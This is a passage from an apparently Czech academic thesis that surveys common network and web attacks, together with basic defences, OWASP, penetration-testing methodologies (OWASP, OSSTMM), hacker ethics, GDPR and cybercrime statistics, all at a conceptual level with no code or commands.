Sociální inženýrství je mezi útočníky velmi populární a hojně využívaný typ útoku. Podstatou této metody je získání klíčových informací, které je následně útočník schopen zneužít pro narušení bezpečnosti. Mezi informace, které lze využít k tomuto útoku patří například získání emailových adres zaměstnanců nebo znalost jmen administrátorů dané společnosti. Klíčovým faktorem pro úspěch je schopnost útočníka věrohodně se vydávat za osobu, kterou zaměstnanec považuje za důvěryhodnou. Po získání prvotních informací se útočník pokouší získat další dílčí citlivé informace například s využitím telefonátů zaměstnancům, kdy se útočník vydává za správce a žádá o sdělení hesel. Dalším příkladem získávání informací jsou podvržené maily cílené na konkrétní osoby neboli phishing. Pokud elektronická zpráva od útočníka působí dostatečně věrohodně a obsahuje údaje, které jsou zaměstnanci známy, zaměstnanec útočníkovi sám dobrovolně a v dobré víře sdělí požadované informace.

Techniky phishingu jsou také často používány v souvislosti získávání hesel a zabezpečovacích kódů k bankovním účtům nebo dalších důvěrných informací o kreditních kartách u různých peněžních institucí. Jen během měsíce února roku 2017 se terčem phishingu, podle Národního bezpečnostního úřadu, stali uživatelé hned dvou velkých českých bankovních společností, konkrétně Česká spořitelna a Fio banka.<sup>2</sup> Dalším příkladem využití phishingu je stále se rozšiřující virus Ransomware, který uživatel nevědomě obdrží například při snaze otevřít přílohu \*.pdf, která ve skutečnosti maskuje nežádoucí spustitelný soubor \*.exe. Po aktivaci pak započne bez vědomí uživatele šifrování vybraných typů souborů nebo i celého obsahu pevného disku počítače. Až je proces zašifrování dokončen, překvapenému uživateli je zobrazena hláška o zašifrování jeho osobních souborů spolu s požadavkem na uhrazení vybrané částky pro zaslání dešifrovacího klíče. Vlastní dešifrování je velmi složité z důvodu využití silného šifrovacího algoritmu. Pakliže se Ransomware začne šířit do dalších počítačů skrze firemní síť, jedná se o značný problém.

Ačkoli se to může zdát podivné, útok tohoto typu dosahuje vysoké úspěšnosti, i když

---

<sup>2</sup><https://www.govcert.cz/download/bulletiny/bezpecnost-unor-2017/NCKB-Bulletin-1702.pdf>

jsou možnosti základní obrany proti útoku vcelku snadné:

- držet se známého rčení „důvěřuj, ale prověřuj“,
- nespěchat a nenechat se zahrnout do úzkých například při telefonním hovoru,
- nebýt přehnaně zvědavý a neotvírat ihned všechny neznámé přílohy,
- nebýt přehnaně sdílný co se týče osobních informací v kontextu se sociálními sítěmi a špatným nastavením soukromí těchto informací,
- poučit se z chyb ostatních lidí, kteří díky své nepozornosti například přišli o finanční prostředky. [12, 30, 34]

## 7.2 Útok hrubou silou

Útok hrubou silou, anglicky brute force attack, patří mezi méně sofistikované útoky. Cíl toho útoku je prostý – uhádnout heslo. Toto heslo, které chce útočník pomocí hrubé síly uhádnout, může například patřit mezi prostředky, pomocí kterých je chráněn přístup k bezdrátové síti. K uskutečnění útoku hrubou silou se velmi často využívá tak zvaných slovníků. Slovník se často skládá ze soupisu statisticky nejpoužívanějších hesel napříč uživateli různých zemí světa.<sup>3</sup> Součástí slovníku bývají také hesla uživatelů, která byla odcizena při některém z bezpečnostních selhání zabezpečení populárních služeb. Samotný princip provedení útoku je pak velmi jednoduchý. Hesla se automatizovaně testují a útočníkovi stačí pouze vyčkat, zda se přístupové heslo shoduje s některým záznamem v použitém slovníku. Úspěšnost útoku hrubou silou také často zvyšuje fakt, že heslo, které se útočník snaží uhodnout, je snadno odhadnutelné. Dobrým příkladem snadno uhodnutelných hesel jsou následující výrazy:

- admin,
- administrator,
- pass,
- password,
- qwerty,
- 12345.

---

<sup>3</sup><https://keepersecurity.com/public/Most-Common-Passwords-of-2016-Keeper-Security-Study.pdf>

Výše uvedená hesla jsou z bezpečnostního pohledu problematická hned z několika důvodů. Některá z uvedených hesel mají méně než 8 znaků. Dalším problémem je jednotvárnost, kdy hesla obsahují buď pouze písmena nebo číslice a nedisponují žádnými kombinacemi s využitím speciálních znaků. Značným problémem také je, že se jedná o běžně používaná slova nebo výrazy.

Mezi základní možnosti obrany proti útoku hrubou silou patří dostatečně silné heslo a zablokování zadávání dalšího hesla po určitém počtu neúspěšných pokusů. [12, 31]

## 7.3 Hardwarové útoky

Hardwarové útoky jsou specifickou skupinou, která se od ostatních odlišuje jednou velmi zásadní skutečností. Podmínkou, která vyplývá už ze samotného názvu je, že pokud chce útočník provést hardwarový útok, musí k němu mít fyzický přístup. Bez splnění této podmínky není možné hardwarové útoky zrealizovat. Fyzickým přístupem může být například přímé připojení kabelem k přístupovému bodu. Extrémním případem hardwarového útoku pak může být krádež samotného serveru, z jehož pevných disků může útočník získat citlivá data. Mezi známé hardwarové útoky patří:

- lokální odposlech,
- man in the middle útok. [12]

Díky podmínce přímého přístupu k zařízení se může zdát tento typ útoku velmi těžce realizovatelný. Opak je však pravdou. Stačí si představit situaci, kdy se útočník potřebuje dostat do interních prostor cílového subjektu, kterým může být například sídlo společnosti. K tomu, aby byl útočník úspěšný mu teoreticky stačí, aby se pohyboval v blízkosti vchodu pro zaměstnance, předstíral probíhající telefonát a měl plné ruce. Už při splnění těchto těchto, s nadsázkou řečeno, podmínek mu vzniká šance, že některý z procházejících zaměstnanců, který vlastní čipovou kartu, mu podrží dveře, aby mohl projít dovnitř. Může tedy dojít k oklamání skutečného zaměstnance cílového subjektu, což odpovídá již zmíněnému útoku typu sociální inženýrství.

### 7.3.1 Lokální odposlech

Již ze slova *lokální*, které je obsaženo v názvu útoku, vyplývá, že pokud chce útočník útok provést, musí se nacházet uvnitř dané sítě. Příkladem může být oddělená síť s několika počítači a routerem, který není připojen k internetu. Útočník pak může využít například pasivního síťového prvku hub, pokud jsou zmíněné počítače k routeru připojené síťovým kabelem. [12]

### 7.3.2 Man in the middle

Do kategorie hardwarových útoků můžeme částečně zařadit i útok MITM neboli člověk uprostřed patří mezi velmi využívané útoky. Útočník se po realizaci MITM útoku stává jakýmsi prostředníkem v probíhající komunikaci na síti. Výsledkem pak je, že veškerá komunikace prochází přes útočníka, který ji může sledovat, ale i modifikovat. Důležitým faktem je, že oběť útoku nic netuší, protože komunikace bez problému probíhá. Tento typ útoku se mimo jiné využívá i v bezdrátových sítích. Do kategorie MITM útoků patří:

- DHCP spoofing,
- DNS spoofing,
- ARP cache poisoning,
- MAC flooding,
- ICMP redirecting,
- port stealing a další. [31, 41]

## 7.4 Softwarové útoky

### 7.4.1 DoS

Útok typu DoS neboli odmítnutí služby se často využívá spolu s jiným typem útoku, např. Man in the middle. DoS jako takový neumožňuje získávání přihlašovacích údajů a podobně. Je ale užitečný například pro zametení stop nebo alespoň pro částečné poškození oběti znepřístupněním služby. Typickým příkladem je způsobení nedostupnosti webových stránek. Velkou výhodou DoS útoků je fakt, že jsou velmi těžce vystopovatelné. Dále



existuje modifikace DoS útoku, která nese název DDoS. Při útoku DDoS se pak využívá i desítek tisíc počítačů, které byly před útokem napadeny škodlivým programem. [12, 31]

### 7.4.2 DHCP spoofing

Do kategorie softwarových útoků patří mimo jiné útok DHCP spoofing, jehož cílem je podvržení DHCP serveru oběti a sledování komunikace. Pokud se uživatel připojuje poprvé do počítačové sítě, z její stanice je odeslán paket DHCP discover, který projde celou sítí za účelem nalezení DHCP serverů. Uživatel se do dané sítě připojí pomocí DHCP serveru, který mu na paket odpoví a zašle parametry pro připojení jako první. Zde je největší úskalí útoku. Útočník musí zajistit, aby jeho vlastní DHCP server oběti odpověděl jako první, přičemž útočník nezná přesný čas, kdy se oběť bude připojovat do sítě a ze stanice vyšle paket DHCP discover. Útočník však může cíleně vyřadit ostatní DHCP servery tak, že na ně bude cyklicky zasílat požadavky na přidělení parametrů pro připojení do sítě. DHCP servery vyčerpají svoji kapacitu a přestanou odpovídat na pakety DHCP discover a ani neprodlouží platnost stávajících parametrů. [12]

### 7.4.3 DNS spoofing

Jak již z názvu vyplývá, útok souvisí s DNC, což je hierarchický systém doménových jmen. Činnost DNS spočívá v překladu doménových jmen na IP adresy. Cílem úspěšného útoku je pak podvržení IP adresy, která se vrací v odpovědi DNS serveru. Výsledkem je přesměrování uživatele na jinou stránku, než na kterou uživatel ve skutečnosti chtěl přistoupit. Daná oběť útoku o tom nemusí ani vědět. Tohoto útoku lze teoreticky využít např. při pokusu o přistoupení do internetového bankovníctví, kdy útočník vytvoří naprosto věrohodnou kopii originálních webových stránek dané peněžní instituce včetně přihlašovacího formuláře a dalších prvků. Oběť pak nevědomky pošle přihlašovací údaje útočníkovi. Aby skutečně došlo k přesměrování oběti, útočník musí zajistit, aby došlo ke zdržení odpovědi od originálního DNS serveru. K tomu může využít např. útok DoS. [12]

#### **7.4.4 ARP cache poisoning**

Při tomto typu útoku se využívá protokolu ARP, který umožňuje překlad IP adresy na adresu MAC. Útok dále využívá absence ověřovacích mechanismů protokolu ARP. Tento útok se využívá v přepínaných sítích. Cílem útoku je přesměrování síťové komunikace oběti na stanici útočníka, přičemž k samotnému přesměrování se využívá podvržených ARP zpráv. [12, 42]

#### **7.4.5 MAC flooding**

Pro vykonání tohoto útoku se využívá aktivní síťový prvek switch. Útok se tedy provádí v přepínaných sítích. Každý switch obsahuje takzvanou CAM tabulku, která obsahuje MAC adresy. Útočník zasílá množství rámců s neplatnými zdrojovými MAC adresami dokud nevyčerpá kapacitu CAM tabulky. Nové záznamy se v CAM tabulce již nebudou vytvářet a ze switchu se prakticky stane obyčejný hub, protože komunikace se zasílá na všechny porty mimo port příchozí. Útočník tak obdrží síťovou komunikaci, která není určena přímo jemu. [12, 42]

#### **7.4.6 Buffer overflow**

Při tomto typu útoku se využívá nesprávně naprogramovaných aplikací. Principem je naplnění proměnné větší hodnotou, než která je daným procesem očekávána. Při chybějící kontrole na formát dat jsou data přímo vložena do paměti. Teoreticky může dojít kromě zhroucení i k vykonání příkazů na cílové stanici a ovládnutí počítače. V dnešní době je ale tento útok spíše neúčinný, protože aplikace a operační systémy jsou pravidelně aktualizovány. [12]

### **7.5 Softwarové útoky na webové aplikace**

Samostatnou kategorií je možné vyčlenit pro útoky na webové aplikace. Webové aplikace jsou v dnešní době hojně rozšířené a útoky na ně jsou časté. Mezi útoky patří:

- XSS,
- CSRF,

- SQL injection. [43, 44]

### 7.5.1 XSS

Pod zkratkou XSS se skrývá útok Cross-site scripting. Původní zkratka byla CSS. Od té se však upustilo, protože byl útok často zaměňován se stejnou zkratkou označující kaskádové styly. Cross site scripting je jedna z vůbec nejstarších zranitelností webových aplikací. Rozlišujeme dva druhy, a to trvalý nebo dočasný. Trvalý může být znovu načten, protože je uložen v databázi. U dočasného dochází pouze k upravení hodnot daných proměnných. Při úspěšném provedení útoku může útočník získat například session nebo cookies uživatele. Díky tomu se pak může přihlašovat identitou oběti. [44, 45]

### 7.5.2 CSRF

Principem Cross Site Request Forgery je podvržení požadavku mezi různými stránkami. Jedná se o útok na předem známý cíl, typicky CMS systémy. Pokud útočník dobře zná strukturu, může vytvořit např. odkaz, po jehož kliknutí se mu přidělí práva administrátora. Tento odkaz může zaslat oběti například v emailu. Obranou proti tomuto útoku je testování hlavičky nebo autorizační token. [43]

### 7.5.3 SQL injection

Mezi vůbec nejčastěji používaný útok, který spadá do kategorie útoků na webové aplikace, patří jednoznačně SQL injection. Princip útoku je využití neošetřených formulářových vstupů či programových proměnných k rozšíření SQL dotazů. Útok je výhodný díky tomu, že nezáleží na cílové databázi. Útok je proveditelný jak na MySQL, tak například i na databázi Oracle. Útočník může při úspěšném útoku získat přístup k celé databázi, kterou může libovolně upravovat a dokonce i smazat. Obrana proti útoku je přitom vcelku snadná. Základem je takzvané escapování znaků, kontrola typu vstupních hodnot a uzavírání proměnných do apostrofů. Dalším stupněm obrany může být omezení práv webové aplikaci pro práci s databází. [44]

## 8 OWASP

OWASP je nezisková organizace, která byla založena v roce 2001 a má přibližně 42 000 členů ve více než 100 zemích světa včetně České republiky. Zcela jistě se tedy jedná o největší komunitu na světě, která se aktivně věnuje oblasti bezpečnosti webových aplikací. OWASP zdarma poskytuje materiály, jako jsou publikace zaměřené na bezpečný vývoj nebo revize zdrojových kódů webových aplikací, emailové konference, testovací nástroje a podobně. Tím se snaží podpořit znalosti vývojářů ohledně bezpečnostních rizik a na základě dostupných ověřených postupů docílit dobře navržených aplikací z pohledu bezpečnosti. OWASP má také svoji vlastní metodiku pro penetrační testování, která je podrobněji zmíněna v kapitole 9.5.1. Organizace OWASP zastřešuje více než 150 různých projektů. Mezi jeden z nejzajímavějších patří OWASP Top 10, který je popsán v následující podkapitole. [39, 40]

### 8.1 OWASP Top 10

Projekt OWASP Top 10 představuje aktualizovaný výčet deseti nejkritičtějších zranitelností, které se v rámci webových aplikací vyskytují. Důležité je poznamenat, že v dokumentu<sup>4</sup> lze kromě výčtu také nalézt vysvětlení principu dané zranitelnosti a také postup jak se jí vyhnout. Níže je uveden seznam OWASP Top 10 pro rok 2017:

- injekce (SQL, OS, LDAP),
- špatná správa autentifikace a session,
- cross-site scripting (XSS),
- špatné nastavení oprávnění,
- špatná konfigurace zabezpečení,
- únik citlivých dat,
- nedostatečná ochrana proti útoku,
- podvržení požadavku mezi různými stránkami (CSRF),
- používání komponent se známými zranitelnostmi,
- nedostatečně zabezpečené API. [39]

---

<sup>4</sup><https://github.com/OWASP/Top10/raw/master/2017/OWASP%20Top%2010%20-%202017%20RC1-English.pdf>

## 9 Penetrační testování

Dobrým příkladem proč využívat možností penetračního testování mohou být například firemní data, která jsou cenným vlastnictvím dnešních firem. Může se jednat například o data o uživateli, zakázkách nebo finančních transakcích. Firemní data se mohou dostat do hledáčku útočníka, který se je bude snažit odcizit. V dobrém zájmu dané společnosti je si tato data co nejsofistikovaněji chránit. V případě odcizení může dojít například k poškození dobré pověsti společnosti, finančním ztrátám a tak podobně. Problém může představovat i tak banální věc, jako služba sdílení souborů mezi zaměstnanci uvnitř firmy. Sdílené soubory nemusí být soukromé, je to rychlé a jednoduché. Vážný problém ale nastane v případě, kdy útočník nalezne a zneužije slabinu v zabezpečení samotné služby pro sdílení souborů a získá tak přístup přímo do daného počítače. Po získání tohoto přístupu pak může páchat škody získáváním přístupů a dat z dalších důležitějších počítačů. Čím větší počet funkcí běží ve firemní počítačové síti, tím více toho teoreticky může útočník proti společnosti využít. Úkolem osob, které se zabývají penetračním testováním, je pak zmíněné služby najít a zanalyzovat, zda a případně jakým způsobem by je mohl útočník zneužít. [27]

### 9.1 Penetrační testování a etický hacking

Termíny penetrační testování a etický hacking toho mají mnoho společného. Pokud provádíme penetrační testování nad daným subjektem, jedná se vlastně o etický hacking. Testování se provádí za účelem odhalení a následně i zacelení bezpečnostních slabin testovaného subjektu. [2]

### 9.2 Kdo je útočník

Útočník ve smyslu počítačového škůdce je často označován obecně zažitým pojmem hacker. Toto označení ale nemusí být zcela správné. Zjednodušeně řečeno je třeba rozlišovat mezi útočníky s dobrými a zlými úmysly neboli white hat a black hat. Mezi příznivci hackingu je také přijímána hackerská etika. [2]

### 9.2.1 Hackerská etika

Hackerská etika, která je uveřejněna v The Jargon Dictionary<sup>5</sup>, je mezi hackery všeobecně přijímána a obsahuje dva hlavní principy, které zní následovně: [27, 28]:

1. *„Víra, že sdílení informací je správné a dobré, a že je etickou povinností hackerů dělit se o své poznatky psaním open-source a usnadňováním přístupu k informacím a počítačovým zdrojům v maximální možné míře.“ [28]*
2. *„Víra, že „nabourávání“ do systémů pro pobavení a získání zkušeností je eticky v pořádku, dokud však nedojde k vandalismu, zcizení informací či porušení jejich utajení.“ [28]*

### 9.2.2 Black hat

Označení black hat se používá pro takzvaného „zlého útočníka“. Jak už z názvu vyplývá, ve většině případů se jedná o útočníka, který se s využitím různých útoků snaží nalézt trhliny v zabezpečení daného systému. V případě jejich úspěšného nalezení se pak pokouší o jejich zneužití. Cílem black hat je tedy zneužití slabin pro vlastní prospěch nebo poškození společnosti, například proniknutí do systému a získání práv administrátora nebo odcizení důležitých dat. [2, 7]

### 9.2.3 White hat

Označení white hat se používá pro takzvaného „dobrého útočníka“. Jedná se o osobu, která vystupuje v oblasti penetračního testování. White hat v rámci testování zkoumá zabezpečení daného systému, přičemž jeho cílem je objevit slabá místa v zabezpečení systému a poskytnout zpětnou vazbu testovanému subjektu, aby mohla být sjednána náprava. Jeho cílem naopak není zneužití zjištěných slabin ve svůj prospěch. White hat je tedy opakem k již zmíněnému black hat. [2, 7]

---

<sup>5</sup>Slovník každého správného hackera s důležitými pojmy.

## 9.3 Obecné nařízení o ochraně osobních údajů

Pojem obecné nařízení o ochraně osobních údajů, neboli GDPR, představuje novou směrnici EU, která nahrazuje původní směrnici o ochraně dat. GDPR vstoupí v platnost 25. května 2018. Jedná se o největší změnu způsobu ochrany a nakládání s osobními daty občanů Evropské Unie za posledních dvacet let. Nezáleží přitom na tom, jakou formu osobní data mají ani na umístění společnosti, která s danými daty nakládá. Mezi osobní údaje budou nově patřit mimo jiné také emailová adresa, IP adresa nebo cookie v uživatelském zařízení. Důležitou částí GDPR je například povinnost oznámit bezpečnostní narušení, které se bude týkat osobních dat, a to do 72 hodin od prvotního zjištění. Bez zbytečného odkladu budou informováni také přímo zákazníci, které využívají dané služby. Větší zpracovatelé dat budou povinni zřídit kontrolora, neboli DPO. Činností kontrolora bude dohled nad procesem zacházení s osobními daty, ohlašování porušení zákona a úniků osobních dat. Všechny instituce budou muset implementovat záměrnou a nezbytnou ochranu dat. S tím také souvisí provádění penetračních testů pro ověření nově implementovaných opatření. V neposlední řadě bude povinná také tak zvaná pseudonymizace osobních údajů, což znamená skrytí identity tak, aby byla zachována možnost sběru dalších dat například zákazníka bez ohledu na znalost jeho totožnosti. Je také důležité zmínit, že osobní údaje, které prošly procesem pseudonymizace v žádném případě nejsou anonymizované.<sup>6</sup>

Pomocí nové směrnice GDPR tak bude vyvíjen tlak na společnosti, které udržují a zpracovávají osobní data svých zákazníků, aby dodržovaly nové standardy a zásady pro práci s osobními údaji po celou dobu životnosti těchto dat pod hrozbou pokut, které mohou dosáhnout až 4% celkového ročního obrátu nebo 20 milionů EUR. [35, 36, 37, 38]

## 9.4 Statistiky počítačové kriminality


Je poměrně složité udělat si ucelenou představu o tom, jak časté a rozsáhlé kyberútoky mohou být a jak velkou cenu mají citlivá data, kterými různé společnosti disponují. Moderní útoky jsou již vysoce sofistikované a dobře financované. Přímou prezident a CEO společnosti IBM Ginny Rometty pronesl, že „*počítačová trestná činnost představuje největší hrozbu pro*

---

<sup>6</sup>Data, která ani nepřímo nepomáhají v identifikaci člověka a nejsou s ním nijak spojitelná

*každou profesi, každý průmysl, každou firmu na světě.*“ Pro zevrubnou představu postačí několik níže uvedených skutečností:

- ve více než polovině případů bylo využito slabých nebo ukradených hesel,
- na phishingovou přílohu kliklo 13 % lidí, přičemž průměrná doba kliknutí byla velmi krátká,
- v důsledku phishingu došlo v 10 % případů k odhalení citlivých dat,
- starší zranitelnosti jsou stále zneužívány,
- v 89 % případů byl motivací finanční profit a špionáž,
- oproti roku 2015 byl zaznamenán 30% nárůst incidentů souvisejících s kyberkriminalitou,
- polovina společností s rozsahem 100 až 1000 zaměstnanců čelilo v roce 2015 nejméně jednomu kyberútoku,
- průměrná cena jednoho zcizeného záznamu je celosvětově 158 USD,
- škody způsobené kyberkriminalitou dosáhnou v roce 2019 trojnásobku oproti roku 2015. [32, 33]



Obrázek 5: Kategorizace útoků v letech 2005 až 2015. [32]



## 9.5 Metodiky penetračního testování

Ucelený postup a případné využití již zavedených metodik penetračního testování, které může auditor použít, zpravidla zvyšuje stupeň kvality provedených úkonů. Díky daným ověřeným postupům se také auditor, který penetrační testování u objednatele provádí, může vyvarovat opomenutí otestování některých důležitých zranitelností nebo částí infrastruktury. Každá metodika je systematicky členěna tak, aby byla auditorovi nápomocna při všech úkonech penetračního testování, tedy jak začít, jakým způsobem dále postupovat a v neposlední řadě také obsahuje důležité informace o podobě výstupního závěrečného zhodnocení. Pokud auditor provádí penetrační testování pomocí vybrané metodiky opakovaně, může spolu s objednatelem pozorovat vliv provedených úprav v zabezpečení infrastruktury. [2]

### 9.5.1 OWASP

Komunita odborníků, kteří se zabývají bezpečností, na svých webových stránkách nabízí zdarma již čtvrtou verzi příručky pro penetrační testování.

Metodika mimo jiné představuje, jak by měl vypadat typický testovací framework, který je důležitou součástí celého cyklu vývoje aplikace. Další rozsáhlou částí příručky je popis penetračního testování webových aplikací, které je podle OWASP rozděleno do jedenácti na sebe navazujících fází:

- úvod a stanovení cílů,
- sběr informací,
- kontrola správy konfigurace,
- testování správy totožnosti,
- testování autentikace,
- testování autorizace,
- testování konfigurace session,
- testování ověřování vstupů,
- testování zpracování chyb,
- testování slabé kryptografie,
- ověření business logiky,
- testování na straně klienta. [46]

V neposlední řadě jsou zde také informace k tvorbě závěrečných reportů spolu s návodem, jak vyjádřit závažnost zjištěných rizik. Z výše uvedeného vyplývá, že metodika OWASP je z velké části zaměřena především na penetrační testování a bezpečnost webových aplikací. [46]

### 9.5.2 OSSTMM

Vůbec první vydání metodiky OSSTMM se datuje do roku 2001, kdy španělská organizace ISECOM zveřejnila veřejně dostupnou příručku pro penetrační testování. Dnes je na webových stránkách organizace dostupná již třetí aktualizovaná verze z roku 2010. Metodika OSSTM je poměrně hodně teoreticky zaměřená na proces penetračního testování a hojně se využívá v oblasti průmyslu. [2]

Důležitým pojmem, který se v této metodice využívá, je metrika RAV. Jedná se o číselnou hodnotu, která určuje stav zabezpečení dané infrastruktury. Tedy zda je zabezpečení podceněno nebo naopak příliš předimenzováno. Pokud je tedy vypočtená hodnota RAV například větší než 100%, je zabezpečení předimenzováno. Pro výpočet RAV jsou důležité tři vstupy, kterými jsou:

- viditelnost,
- přístup,
- důvěra. [2]

Viditelností se označuje počet cílů v dané infrastruktuře, přístupem se rozumí číselná hodnota vypočtená na základě úrovně interakce a důvěra představuje počet cílů, které svolí k interakci s jiným cílem.

Z pohledu členění penetračního testu rozlišuje metodika OSSTMM následující čtyři fáze:

- uvedení,
- interakce,
- vyšetřování,
- intervence. [2]

V první fázi uvedení dochází k přípravě penetračního testování ve smyslu stanovení časového trvání, rozsahu penetračního testování a zvolení konkrétních typů testů. V následující fázi interakce se stanoví cíle, které spadají do oblasti stanovené ve fázi uvedení. Cílem fáze vyšetřování je zjištění co největšího počtu informací, které jsou vztaženy k cílům stanoveným ve fázi interakce. Ve fázi intervence pak dochází k postupnému ověření bezpečnostních a poplašných mechanismů.

Pro vytváření závěrečných zpráv slouží nástroj STAR. Výhodou je možnost kontroly vytvořeného testu jeho zasláním společnosti ISECOM. [2]

## 9.6 Druhy bezpečnostních testů

Právě bezpečnostní testy nám dávají možnost zjistit, v jakém stavu se nachází zabezpečení dané počítačové sítě. Na bezpečnostní testy můžeme pohlížet ze dvou úhlů pohledu:

- podle prováděných úkonů,
- podle znalostí zúčastněných stran. [12]

### 9.6.1 Bezpečnostní testy podle prováděných úkonů

Podle prováděných úkonů při testování můžeme rozlišit následující druhy testů, které se vzájemně prolínají a v praxi se někdy používají i jako synonyma i když jsou mezi nimi rozdíly:


- hledání slabých míst,
- penetrační testování a red teaming,
- systémové testy. [12, 27]

Nejméně obsáhlé je hledání slabých míst. Dochází pouze k průzkumu sítě s využitím skenování portů. V případě, že dojde k nalezení některých slabých míst, nepodnikají se žádné další akce včetně pokusu o zneužití zjištěných slabin neboli exploitaci. Pro vyhledávání slabých míst v zabezpečení sítě existují také automatizované nástroje, například Nessus.

Exploitačí se zabývá až samotné penetrační testování, jehož cílem je zneužít veškerých dostupných zjištěných slabin v zabezpečení a ovládnutí celé sítě. V praxi se používá také

pojem red teaming. Jedná se o rozšíření pohledu na zabezpečení informací, při kterém se využívá mimo jiné i testování internetových aplikací nebo sociálních útoků.

Nejkomplexnějším druhem jsou pak systémové testy, jejichž cílem je objevení nových chyb či chybných bezpečnostních předpokladů. Úspěšně provedený systémový test může například poukázat na možnost přetečení bufferu nebo nesprávně nastavených práv. [12, 27]



Obrázek 6: Testy podle prováděných úkonů. [27]

### 9.6.2 Bezpečnostní testy podle úrovně automatizace

Podle způsobu provedení testů je můžeme rozdělit do tří skupin:

- manuální,
- automatizované,
- poloautomatizované. [1]


Manuální testy, jak již z názvu vyplývá, jsou auditorem vykonávány plně manuálním způsobem. Vykonává je tedy člověk. Manuální testy mají své výhody, ale i nevýhody.

Mezi jednoznačnou výhodou patří možnost konfigurace sofistikovaného testu přímo na míru zkoumaného subjektu. Naopak největší nevýhodou manuálních testů je jejich časová náročnost spolu s nutností dobré znalosti nepřehledného množství technologií. Automatizované testy jsou dá se říct opakem k manuálním testům. Testy byly vytvořeny profesionály z oboru, kteří se testováním zabývají. Výhodou oproti manuálním testům je pak řádově nižší časová náročnost, která je nutná pro zaškolení a jednoduchá reprodukovatelnost. Mezi nevýhody patří nemožnost otestovat veškerá slabá místa a zranitelnosti. Poslední skupinou jsou poloautomatizované testy, které představují jakýsi kompromis mezi testy manuálními a automatizovanými, přičemž se snaží těžit z výhod obou předchozích skupin. [1]

### 9.6.3 Bezpečnostní testy podle znalostí zúčastněných stran

Toto rozdělení testů využívá například již zmíněná metodika OSSTMM. Testů rozlišujeme celkem šest, přičemž jednotlivé testy se liší mírou znalostí cíle o prováděném auditu a také mírou znalostí auditora o daném cíli:

- Blind,
- Double Blind,
- Gray Box,
- Double Gray Box,
- Tandem,
- Reversal. [12]



Obrázek 7: Druhy testů podle míry znalostí. [12]

Pochopení výše uvedených testů, v souvislosti s mírami znalostí auditora a cíle, napomáhá ilustrační obrázek 7, který je uveden na předchozí straně. Na uvedeném obrázku je patrné rozdělení jednotlivých testů podle znalostí auditora o cíli na ose x a také podle znalostí cíle o auditu na ose y. [12]

Prvním typem testu je test nazvaný Blind. Můžeme říci, že z pohledu auditora se jedná o test nejtěžší. Auditor nemá o cíli prakticky žádné dostupné informace. Naopak daný cíl, který auditor testuje, je na test připraven a zná veškeré jeho podrobnosti, tedy například kdy bude probíhat, jak dlouho a konkrétní náplň auditu. Z výše uvedeného tedy vyplývá, že pomocí testu typu Blind můžeme poměrně dobře otestovat znalosti konkrétního auditora. [12]

